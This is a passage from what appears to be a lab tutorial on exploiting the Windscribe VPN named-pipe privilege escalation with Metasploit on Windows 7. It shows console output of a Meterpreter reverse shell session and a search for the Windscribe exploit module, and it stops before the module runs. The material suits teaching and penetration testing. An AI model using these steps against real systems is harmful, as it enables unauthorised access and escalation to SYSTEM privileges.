
Windscribe VPN is a free Windows based VPN client. This application makes use of a service in Windows named `WindscribeService.exe` which exposes a named pipe that allows it to execute programs with SYSTEM privileges. All Windscribe versions prior to the above mentioned versions are vulnerable.

This module has been tested on Windows 7 SP1. Let's see how this module works. On the attacker system, (we use Kali Linux), we have used msfvenom payload and Metasploit to get a low privileged shell on the target system.




```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.32.132:4455
[*] Sending stage (180291 bytes) to 192.168.32.136
[*] Meterpreter session 1 opened (192.168.32.132:4455 -> 192.168.32.136:49208
) at 2020-04-03 19:44:56 +0530

meterpreter > sysinfo
Computer        : WIN-DHH9GH6L5SP
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > getuid
Server username: WIN-DHH9GH6L5SP\admin
meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(multi/handler) > 
```

Background the current meterpreter session and use the search command to find the windscribe module.




```
msf5 exploit(multi/handler) > search windscribe

Matching Modules
================

   #  Name                                                      Disclosure
 Date  Rank       Check  Description
   -  ----                                                      ----------
-----  ----       -----  -----------
   0  exploit/windows/local/windscribe_windscribeservice_priv_esc  2018-05-24
      excellent  Yes    Windscribe WindscribeService Named Pipe Privilege Es
calation


msf5 exploit(multi/handler) > 
```

Load the module and see all the options it requires using show options command.



